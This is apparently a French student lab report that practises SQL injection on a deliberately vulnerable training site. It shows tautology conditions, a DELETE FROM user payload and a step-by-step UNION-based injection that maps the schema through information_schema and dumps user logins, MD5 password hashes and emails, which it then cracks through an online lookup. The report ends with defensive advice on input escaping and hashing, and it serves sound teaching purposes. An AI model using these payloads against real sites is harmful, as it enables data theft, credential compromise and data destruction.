TP INJECTION SQL

Dans ce tp nous allons voir ce qu'est une requête SQL et comment nous pourront nous en servir pour accéder à des données normalement non accessibles sur un site de test.

1/ Commande test

Avec une table de test « tu » la commande à taper pour avoir accès à la base de donnée est :

```
« Select * FROM tu WHERE "u" = "u" or login = login and password = password; »
```

Ici en ajoutant le connecteur logique « ou » qui valide une requête si l'un des deux paramètres est vrai ou si les deux sont vrai, dans notre cas on peut donc injecter du code dans la base de donnée et donc potentiellement changer tous les login et mot de passe.

2/ Test de plusieurs commandes différentes

On va tester plusieurs requêtes différentes et voir avec lesquels on peut avoir accès à l'entièreté de la table.

`« Select * FROM tu WHERE 1=1 » ;` La requête affiche toute la table

`« Select * FROM tu WHERE "uuu" = "uuu" » ;` La requête affiche toute la table

`« Select * FROM tu WHERE 1<>2 » ;` La requête affiche toute la table

`« Select * FROM tu WHERE 3>2 » ;` La requête affiche toute la table

`« Select * FROM tu WHERE 2<3 » ;` La requête affiche toute la table

`« Select * FROM tu WHERE 1 » ;` La requête affiche toute la table

`« Select * FROM tu WHERE 1+1 » ;` La requête affiche toute table

`« Select * FROM tu WHERE 1+-1 » ;` La requête n'affiche rien ou une erreur

`« Select * FROM tu WHERE NOT IS NULL(NULL) » ;` La requête n'affiche rien ou une erreur

`« Select * FROM tu WHERE NOT IS NULL(COT(0)) » ;` La requête n'affiche rien ou une erreur

`« Select * FROM tu WHERE 1 IS NOT NULL » ;` La requête affiche toute la table

`« Select * FROM tu WHERE NULL IS NULL » ;` La requête affiche toute la table

`« Select * FROM tu WHERE 2 BETWEEN 1 AND 3 » ;` La requête affiche toute la table

`« Select * FROM tu WHERE 2 IN (0,1,2) » ;` La requête affiche toute la table

Globalement, avec n'importe quelle égalité ou valeur qui vaut « vrai » la requête sera acceptée et affichera la table.

3/ Quel est l'impact de l'injection suivante et comment s'en sert-on ?


L'injection " '; DELETE FROM user WHERE 1 or username = ' " supprime toutes les données de la table choisis, ici "user".

4/ Essai grandeur nature

On va maintenant se rendre sur le site « http://allosql.bts-sio.com/ » pour faire quelques tests grandeur nature.

- Essayez ces deux recherches contenant des guillemets. Obtenez-vous une erreur ? Laquelle ?

Avec guillemet simple ou double on obtient une erreur.



- Ce boulet de développeur a-t-il réaffiché la requête SQL en même temps que l'erreur ? Ça nous aiderai à construire plus rapidement nos injections de piratage, bien que ça ne soit pas indispensable...

Effectivement le développeur a réaffiché la requête SQL : « **select * from film where titre like '%''alien''%' limit 0,20** »

- Il nous donne donc une indication précieuse : le nom de la table. Quel est-il ?

Dans la requête relevée ci-dessus on retrouve le nom de la table qui est « film ».

Cette erreur nous indique que le développeur a oublié d'utiliser « real_escape_string » qui nous aurait empêché de retrouver la requête SQL.


- Combien de champs dans le **union select** pour ne plus obtenir d'erreur ?

La barre de recherche du site devient donc notre porte d'entrée pour notre injection, en testant successivement les requêtes « union select » pour trouver le nombre de champs renvoyés par le développeur on trouve que « **' union select 1,2,3,4 --** » nous renvoie la table complète.

Chercher un film : union select 1,2,3,4 --
Envoyer

Titre	Année de production	Durée
An American Werewolf In London	2017	
Tremors 6	2017	
Lost In London	2017	100 mn
The Littlest Bigfoot	2017	
The Lion King	2017	
D.O.A. Blood River	2017	
Limelight	2017	90 mn
Vezir Parmağı	2017	
Kötü Çocuk	2017	
Diary Of An Oxygen Thief	2017	
Ex-Patriot	2017	
Lords Of Chaos	2017	
An L.A. Minute	2017	
La Villa	2017	
Juliet, Naked	2017	
Joue contre joue	2017	63 mn
Untitled Alexander McQueen Biopic	2017	
TAG	2017	
Black String	2017	
Villain	2017	
Un Sac De Billes	2017	110 mn
Annette	2017	
Alien 5	2017	
Ecstasia	2017	
First Man	2017	
The House	2017	
Where'd You Go, Bernadette?	2017	
Luna Park	2017	
Intelligent Life	2017	
American Assassin	2017	
Petit Vampire	2017	
Table 19	2017	88 mn
Alien Nation	2017	
Rampage	2017	
The Long Home	2017	

Pour ne pas être gêné par la liste complète de films on ajoutera « xyz » à la requête pour n'avoir que les derniers enregistrements, donc par exemple « **xyz'union select 1,2,3,4 --** ».



- Le résultat du deuxième SELECT étant maintenant plus lisible, dites quels sont les champs qui s'affichent à l'écran (est-ce que le 1 s'affiche ? Est-ce que le 2 s'affiche ?


On voit ci-dessus qu'avec notre nouvelle requête le « 2 » est affiché dans la colonne « Titre » et le « 3 » dans la colonne « Année de production ».

MySQL intègre une base de donnée interne « information_schema » accessible par tous les utilisateurs, qui ici nous permettre de trouver le nom de la base de donnée utilisée sur ce site.

Grâce à la requête « **xyz' union select null,table_schema,table_name,null from information_schema.tables where table_name='film' --** » le site va nous renvoyer toutes les base de données qui contiennent une table « Film ».

- Bien que la requête puisse vous avoir envoyé plusieurs résultats (toutes les BDD qui contiennent une table *film*), soyez déductifs et notez ici le nom de la BDD qui nous intéresse :

On trouve la base de donnée « spastore_sqlinjection ».



Maintenant qu'on a trouvé la base de donnée on va chercher toutes les tables contenues dans celle-ci avec la requête « **xyz' union select 1,table_schema,table_name,4 from information_schema.tables where table_schema='spastore_sqlinjection' --** ».

Chercher un film : xyz' union select 1,table_schema,table_name,4 from information_schema.tables where table_schem
Envoyer

Titre	Année de production	Durée
spastore_sqlinjection	film	4 mn
spastore_sqlinjection	user	4 mn

- Notez ici le nom de la deuxième table contenue dans cette BDD :

On découvre une deuxième table contenue dans cette base de donnée appelée « user ».

Cette table semble intéressante, avec la table « COLUMNS » de la base de donnée « information_schema » on va chercher les champs qui s'y trouvent à l'aide de la requête « **xyz' union SELECT null, TABLE_NAME, COLUMN_NAME, ORDINAL_POSITION FROM information_schema.COLUMNS WHERE table_schema = 'spastore_sqlinjection' AND table_name = 'user' --** ».

Chercher un film : xyz' union SELECT null, TABLE_NAME, COLUMN_NAME, ORDINAL_POSITION FROM informatio
Envoyer

Titre	Année de production	Durée
user	id	1 mn
user	login	2 mn
user	mdp	3 mn
user	mail	4 mn

- Notez ici la liste des champs de la table user :

Les champs de la table « user » sont « id ; login ; mdp ; mail », des informations plutôt intéressantes encore une fois.

- Notez ici l'injection (ou la requête complète) que vous avez utilisé :

On va maintenant essayer de trouver tous les identifiants, mots de passe et mail des tilisateurs, avec la requête « **xyz' union select * FROM user WHERE 1 --** » on accès à toutes les données voulues (1 est positif donc sa valeur booléenne est « VRAI » ce qui a pour effet d'autoriser la requête est donc d'afficher les données).

Chercher un film : xyz' union select * FROM user WHERE 1 --

Envoyer

Titre	Année de production	Durée
bob	d8578edf8458ce06fbc5bb76a58c5ca4	bob@gmail.com mn
robert	e10adc3949ba59abbe56e057f20f883e	robert@gmail.com mn
franck	5f4dcc3b5aa765d61d8327deb882cf99	franck@gmail.com mn
steve	f25a2fc72690b780b2a14e140ef6a9e0	steve@gmail.com mn

- Notez les login et mots de passe des utilisateurs que vous avez trouvé :
- Quel est le cryptage utilisé (ça n'est pas indispensable pour la suite) ?

On retrouve quatre utilisateurs, Bob, Robert, Franck et Steve, leurs identifiant, leur mot de passe et leurs adresse mail.

A vu d'œil leurs mots de passe semblent chiffrés, il va falloir trouver le protocole de chiffrement utilisé puis déchiffrer le code pour pouvoir obtenir chaque mot de passe en clair et qu'il soit utilisable.

Il existe plusieurs méthodes de chiffrement (MD4, MD5, SHA-1, SHA-256, etc.) qui ont évoluées et se sont complexifiées avec le temps pour être toujours le sûre possible, après quelques recherches et avec l'aide de Wikipédia j'ai compris que le protocole utilisé dans notre cas était le MD5.


« Le Md5 (Message Digest 5) est une fonction cryptographique qui permet de "hasher" (encrypter) une séquence numérique en un hash md5 de 128 bits, soit 32 caractères, et ce peu importe la longueur de la séquence originale. Ce système cryptographique est irréversible, il n'est pas possible d'obtenir la séquence originale (de décrypter) en utilisant seulement le hash md5. La seule façon de décrypter le hash est donc de le comparer à une base contenant les hashs md5 en ligne et leur séquence correspondante.


Le md5 n'est plus considéré comme sûr depuis un certain temps. En 2004 une collision complète a été découverte par des chercheurs chinois. Depuis cette date, les collisions sont de plus en plus facilitées notamment par l'amélioration de la puissance de traitement des ordinateurs. Il est maintenant possible de trouver une collision en md5 en moins de quelques minutes. »

- https://md5decrypt.net/

Il est donc important de noter que la sécurité des algorithmes de hachage peut évoluer au fil du temps en raison de la découverte de nouvelles vulnérabilités et de la progression de technologie de décryptage.

Revenons à nos mots de passe, pour notre exemple j'ai donc recherché un site de décryptage MD5, https://md5decrypt.net/, qui m'a permis de retrouver les mots de passe de nos utilisateurs.





On a donc :

- Bob, login : bob ; mdp : qwerty
- Robert, login robert ; mdp : 123456
- Franck, login franck ; mdp : password
- Steve, login steve ; mdp : iloveyou

(Ils devraient utiliser des mots de passe un peu plus sécurisés 😉).

Pour conclure on a pu voir qu'une simple barre de recherche sur un site peut devenir une énorme faille et laisser libre accès à toute notre base de donnée relativement rapidement si « real_escape_string », par exemple, n'est pas utilisé dans notre base de donnée, une fois compromise celle-ci pourrait être tout simplement supprimée par un pirate revendue sur internet ou encore chiffré pour en tirer de l'argent, cela dit même si notre base de données était mieux protégée il faut tout de même mieux hasher les données sensibles d'utilisateurs avec un protocole à jour et sûr dans le cas où quelqu'un de malveillant réussirait à entrer dans notre base de données.